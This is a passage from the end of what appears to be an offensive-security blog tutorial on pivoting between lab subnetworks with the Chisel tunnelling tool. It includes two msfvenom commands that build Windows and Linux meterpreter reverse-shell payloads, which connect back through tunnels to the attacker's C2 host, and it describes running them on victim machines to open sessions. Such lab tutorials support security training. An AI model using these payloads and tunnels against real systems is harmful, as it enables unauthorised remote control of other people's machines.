
You download it (using the direct HTTP port) and run it on the victim, and you get the first session:


Ok, it was easy, let’s spice it up.
Windows-Intermediate to Kali

This time, remember we have a port forwarding on the “Linux-External” host. Anything entering its 0.0.0.0:10443, will be redirected to our Kali’s C2. So, we must create a new agent/payload, that will NOT connect to Kali directly, but instead to the tunnel opened by Chisel on Linux-External (10.0.101.128:10443)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.101.128 LPORT=10443 -f exe -o met_10.0.101.128_10443.exeNow, we retrieve the generated payload, and this time, using the tunnelled HTTP server http://10.0.101.128:18000 :
Linux-Internal to Kali

Finally, after creating the tunnel between Windows-Intermediate <===> Kali, we can create another agent/payload, this time, that will connect to the Windows-Intermediate’s exposed port, :10443 :
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.102.128 LPORT=10443 -f elf -o met_10.0.102.128_10443.elfWe retrieve the generated payload, using the tunnelled HTTP server between Windows-Intermediate and Kali:
Result
Let’s summarize.
On Linux-External, first tunnel:

On Windows-Intermediate, second tunnel:

We create 3 different MSF payloads:
And on the Meterpreter’s side, we get all 3 hosts together:
Conclusion

I hope you liked this quick course about using Chisel for pivoting. There are many other ways (Ligolo, using your C2 abilities, kernel-level pivoting, living-off-the-land, SSH…).
None is better than the other, it all depends on your context (do you need to be stealth, do you need stability, resilience…) and also your habits. Make sure you know how to use a tool, and extend your skills by using other tools and other techniques. It will help your to understand the fundamentals of pivoting, and enable you to adapt to any situation.
Feel free to visit my other tutorials and min-courses, all together they mix perfectly to become better at Offensive Security.
Do not hesitate to find all contact info at https://linktr.ee/offsecexam or on my Discord @offsecexam
메타데이터
- post_id
- aee02e4598cd
- slug
- chisel-pivoting-techniques-moving-into-subnetworks-aee02e4598cd
- url
- https://medium.com/@tamarisk/chisel-pivoting-techniques-moving-into-subnetworks-aee02e4598cd
- canonical_url
- https://medium.com/@tamarisk/chisel-pivoting-techniques-moving-into-subnetworks-aee02e4598cd
- author_url
- https://medium.com/@tamarisk
- status
- ok
- fetched_at
- 2026-07-13 06:23:13